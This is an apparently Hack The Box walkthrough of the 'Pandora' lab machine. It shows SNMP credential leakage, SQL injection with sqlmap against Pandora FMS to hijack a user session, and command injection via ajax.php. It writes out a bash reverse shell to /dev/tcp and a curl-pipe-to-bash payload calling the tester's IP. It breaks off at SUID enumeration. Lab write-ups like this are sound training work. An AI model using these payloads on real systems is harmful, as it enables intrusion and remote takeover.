Pandora

21th May 2022 / Document No D22.100.174

Prepared By: dotguy

Machine Authors: TheCyberGeek & dmw0ng

Difficulty: Easy

Classification: Confidential

Synopsis

Pandora is an easy rated Linux machine. The port scan reveals a SSH, web-server and SNMP service running on the box. Initial foothold is obtained by enumerating the SNMP service, which reveals cleartext credentials for user `daniel`. Host enumeration reveals Pandora FMS running on an internal port, which can be accessed through port forwarding. Lateral movement to another user called `matt` is achieved by chaining SQL injection & RCE vulnerabilities in the PandoraFMS service. Privilege escalation to user `root` is performed by exploiting a SUID binary for PATH variable injection.

Skills required

- Basic Linux Knowledge

Skills learned

- SNMP enumeration
- Port forwarding
- SQL injection
- Lateral movement

- Reversing
- PATH variable injection

Enumeration

We will begin by scanning the host for any open TCP ports and running services with a Nmap scan:

```
-p- : scan for all TCP ports ranging from 0-65535
--min-rate : This is used to specify the minimum number of packets Nmap should send per second; it speeds up the scan as the number goes higher
-sV : Attempts to determine the version of the service running on a port
-sC : Scan with default NSE scripts
```

```
$ nmap -p- --min-rate=1000 -T4 $IP

Starting Nmap 7.92 ( https://nmap.org )
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
Nmap scan report for 10.10.11.136
Host is up (0.29s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

A second scan can be run to determine the services that are listening on each port.

```
$ nmap -p 22,80 -sC -sV 10.10.11.136

Starting Nmap 7.92 ( https://nmap.org )
Nmap scan report for 10.10.11.136
Host is up (0.29s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

Looking at the Nmap scan, we can see SSH running on port 22 and Apache web server running on port 80. Let us also run a Nmap scan to identify any open UDP ports.


```
$ nmap -sU 10.10.11.136
```

```
$ nmap -sU 10.10.11.136

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-19 23:38 IST
Nmap scan report for panda.htb (10.10.11.136)
Host is up (0.29s latency).

PORT      STATE         SERVICE

[** SNIP **]

69/udp    open|filtered tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog


[** SNIP **]
```

The output shows that port 161 is open and running the SNMP service.

Web Enumeration

Upon visiting the IP address in the browser we land on a static webpage. We can click around to check for any potentially useful functionality of the website, but there is none.



Let us move on to enumerating the UDP port 161 running the SNMP service.

SNMP

What is SNMP protocol?

SNMP stands for Simple Network Management Protocol. It provides a framework for asking a device about its performance and configuration. It is used to manage and monitor all the devices connected over a network. It exposes management data in the form of variables on the managed systems. These variables can then be remotely queried.

Let us use this command-line utility known as `snmpwalk` to scan the SNMP service and obtain all variables of the managed systems and displays them.

```
snmpwalk -v 1 -c public 10.10.11.136
```

```
$ snmpwalk -v 1 -c public 10.10.11.136

[** SNIP **]

iso.3.6.1.2.1.25.4.2.1.5.1001 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1106 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.1134 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1180 = STRING: "-k start"

[** SNIP **]
```

It seems that the target is performing a host check and passing cleartext credentials over CLI. We now have a username and a password, so let us try authenticating into SSH using the obtained the credentials.

```
user : daniel
pass : HotelBabylon23
```

Using the credentials obtained during the SNMP enumeration, we were successfully able to log into the machine via SSH as user `daniel`. We can see that the `user.txt` flag is in the home directory of another user called `matt`, and it is not readable with daniel's privileges. Thus, we must now figure out a way to laterally move into the user `matt`.

```
$ pwd
/home/daniel

$ ls -al /home/daniel/
total 28
drwxr-xr-x 4 daniel daniel 4096 May 19 19:32 .
drwxr-xr-x 4 root   root   4096 Dec  7 14:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 daniel daniel  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3771 Feb 25  2020 .bashrc
drwx------ 2 daniel daniel 4096 May 19 19:32 .cache
-rw-r--r-- 1 daniel daniel  807 Feb 25  2020 .profile
drwx------ 2 daniel daniel 4096 Dec  7 14:32 .ssh


$ ls -al /home/
total 16
drwxr-xr-x  4 root   root   4096 Dec  7 14:32 .
drwxr-xr-x 18 root   root   4096 Dec  7 14:32 ..
drwxr-xr-x  4 daniel daniel 4096 May 19 19:32 daniel
drwxr-xr-x  2 matt   matt   4096 Dec  7 15:00 matt


$ ls -al /home/matt/
total 24
drwxr-xr-x 2 matt matt 4096 Dec  7 15:00 .
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ..
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
-rw-r----- 1 root matt   33 May 19 19:28 user.txt

$ cat /home/matt/user.txt
cat: user.txt: Permission denied
```

Lateral Movement

Let us enumerate the remote host for any further useful information. We can see two separate directories inside the `/var/www/` directory.

```
$ ls -al /var/www/
```

```
$ ls -al /var/www/

total 16
drwxr-xr-x  4 root root 4096 Dec  7 14:32 .
drwxr-xr-x 14 root root 4096 Dec  7 14:32 ..
drwxr-xr-x  3 root root 4096 Dec  7 14:32 html
drwxr-xr-x  3 matt matt 4096 Dec  7 14:32 pandora
```

On further analysing the contents of these directories we can see that the website of the directory `html` was the one we saw when we visited the IP address of the remote host in the browser.

Thus, let us also read the Apache virtual host configuration to check for any useful information. Apache's VHost configuration files can be found in the `/etc/apache2/sites-enabled/` directory. There are two configuration files present here, a default one and another named as `pandora.conf`. On reading the `pandora.conf` we see that a website with the web directory as `/var/www/pandora` is being served internally on port 80, i.e. `localhost:80`.

```
$ cat /etc/apache2/sites-enabled/pandora.conf
```


```
$ cat /etc/apache2/sites-enabled/
000-default.conf  pandora.conf

$ cat /etc/apache2/sites-enabled/pandora.conf
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

We can port forward our connection to the remote host's internal port and then we will be able to access its web content. There are several ways to perform port forwarding, although we will be doing it by using the SSH connection itself. Using this tunnel, we can set up a proxy to view the webpage.


```
$ ssh -D 9090 daniel@10.10.11.136
```

Note: `-D` Specifies a local ''dynamic'' application-level port forwarding

We will also need to configure a SOCKS proxy in the foxy-proxy browser extension in order to make the browser route the traffic through the port which is forwarded.



When we visit our `localhost` on port 80 we are greeted with a PandoraFMS login page.



Looking at the bottom of that page exposes the version of the Pandora FMS, which is `v7.0NG.742_FIX_PERL2020`.

Having the version of the service, we can google for any available exploits. This vulnerability disclosure was among the top results.

SQL injection

According to the above vulnerability disclosure, PandoraFMS suffers from an SQL injection vulnerability, leading to authentication bypass by abusing the session declaration process in `/include/chart_generator.php` . After reading through the vulnerable code provided in the disclosure, we can pass the `session_id` parameter to utilize the SQL injection. Let us use `sqlmap` for exploiting the SQL injection vulnerability and eventually dumping the database.

In order to route `sqlmap` through the SOCKS proxy (so that its traffic can reach the PandoraFMS), we will need to make use of a tool known as `proxychains`.

Proxychains is a tool that forces any TCP connection made by any given application to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies.

We will need to add an entry for our proxy under the ProxyList section in the `/etc/proxychains4.conf` file.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9090 daniel HotelBabylon23
```

Let us now run `sqlmap` against the SQLi vulnerable endpoint `/include/chart_gernerator.php`.

Obtaining the name of the current database :

```
$ proxychains sqlmap --
url="http://localhost/pandora_console/include/chart_generator.php?session_id=''" --
current-db
```

```
$ proxychains sqlmap --url="http://localhost/pandora_console/include/chart_generator.php?session_id=''"
--current-db

[** SNIP **]

[02:37:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (eoan or focal)
web application technology: PHP, Apache 2.4.41
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[02:37:38] [INFO] fetching current database
[02:37:38] [INFO] resumed: 'pandora'
current database: 'pandora'
[02:37:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[** SNIP **]
```

Obtaining the list of tables present in the database "pandora" :

```
$ proxychains sqlmap --
url="http://localhost/pandora_console/include/chart_generator.php?session_id=''" -D
pandora --tables
```


```
$ proxychains sqlmap --url="http://localhost/pandora_console/include/chart_generator.php?session_id='" -D pandora --tables

[** SNIP **]

[proxychains] Strict chain  ...  127.0.0.1:9090  ...  127.0.0.1:80  ...  OK
[02:24:54] [INFO] retrieved: 'tpolicy_groups'
[proxychains] Strict chain  ...  127.0.0.1:9090  ...  127.0.0.1:80  ...  OK
[02:24:55] [INFO] retrieved: 'tevento'
Database: pandora
[178 tables]
+-----------------------------------+
| taddress                          |
| taddress_agent                    |
| tagent_access                     |
| tagent_custom_data                |

| tagent_custom_fields              |

| tagent_custom_fields_filter       |
| tagent_module_inventory           |
| tagent_module_log                 |
| tagent_repository                 |

[** SNIP **]
```

Dumping the `tsessions_php` table in order to obtain a usable `session_id` value in order to login into the Pandora FMS by impersonating an elevated user, i.e. `matt`.


```
$ proxychains sqlmap --
url="http://localhost/pandora_console/include/chart_generator.php?session_id='" -
Ttsessions_php --dump
```

```
$ proxychains sqlmap --url="http://localhost/pandora_console/include/chart_generator.php?session_id='" -Ttsessions_php --dump

[** SNIP **]

Database: pandora

Table: tsessions_php

[48 entries]

+---------------------------+---------------------------------------------------+-------------+
| id_session                | data                                              | last_active |
+---------------------------+---------------------------------------------------+-------------+

[** SNIP **]

| 346uqacafar8pipuppubqet7ut | id_usuario|s:6:"daniel";                          | 1638540332  |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0; | 1638796349  |

[** SNIP **]
```

We were successfully able to obtain a `session_id` value for user `matt`. Let's visit the vulnerable endpoint with the `session_id` value in the URL.




Then visit the homepage of the PandoraFMS and we can see that we are logged in as user "matt".



After getting into the user account we identify that we don't have access to the file upload functionality, so we cannot execute the `phar deserialization` part of the exploit. Searching for other exploits we come across this vulnerability which allows a standard user to execute arbitrary commands on the target system.

We can exploit this RCE vulnerability by clicking on the "Events" option in the sidebar and then capturing the request in an intermediary proxy like BurpSuite. We see that a POST request is being made to the `ajax` specified in the above disclosure. We can gain RCE by URL encoding `/` and by placing our commands in the `target` parameter of the request body.

We will also need to configure the SOCKS proxy accordingly, in BurpSuite under the "user options" tab.



Altering the captured POST request and sending it with the RCE payload `whoami`.

We can see the output of the `whoami` command in the server response meaning that RCE was successful.

Let us now try getting a reverse shell using RCE. We will create a reverse shell bash file on our local machine and then using the RCE, make the remote host fetch this and pipe it to bash in order to execute it. We are doing it this way because it minimizes the risk of failure due to the presence of any bad characters in the web request.

```
$ cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.6/1337 0>&1

$ ls
shell.sh

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Command used in the RCE payload :

```
curl+10.10.14.6:80/shell.sh|bash
```

Request

Pretty | Raw | Hex | \n

```
1  POST /pandora_console/ajax.php HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0)
   Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 116
10 Origin: http://localhost
11 Connection: close
12 Referer:
   http://localhost/pandora_console/index.php?sec=eventos&sec2=operati
   on/events/events
13 Cookie: PHPSESSID=5kql0v8hq13cqfbfoiak2icj5b
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 page=include%2fajax%2fevents&perform_event_response=10000000&target
   =curl+10.10.14.6:80/shell.sh|bash&response_id=1
19
```

Upon sending the request to the server, we get a reverse shell as user `matt`.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.136] 60624
bash: cannot set terminal process group (822): Inappropriate ioctl for device
bash: no job control in this shell

matt@pandora:/var/www/pandora/pandora_console$ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)

matt@pandora:/var/www/pandora/pandora_console$ cd ~

matt@pandora:/home/matt$ ls -al
total 24
drwxr-xr-x 2 matt matt 4096 Dec  7 15:00 .
drwxr-xr-x 4 root root 4096 Dec  7 14:32 ..
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
-rw-r----- 1 root matt   33 May 19 19:28 user.txt
```

The user flag can be found at `/home/matt/user.txt`

Privilege Escalation


Let us find all the files with **SUID** bit set in the whole file system using the `find` utility with the `-perm` flag (print files only with permissions set to **4000**).

```
$ find / -perm -4000 2>/dev/null
```

```
$ find / -perm -4000 2>/dev/null

/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
```

We see an unusual entry in the results, which is `/usr/bin/pandora_backup`.

```
$ ls -al /usr/bin/pandora_backup
```

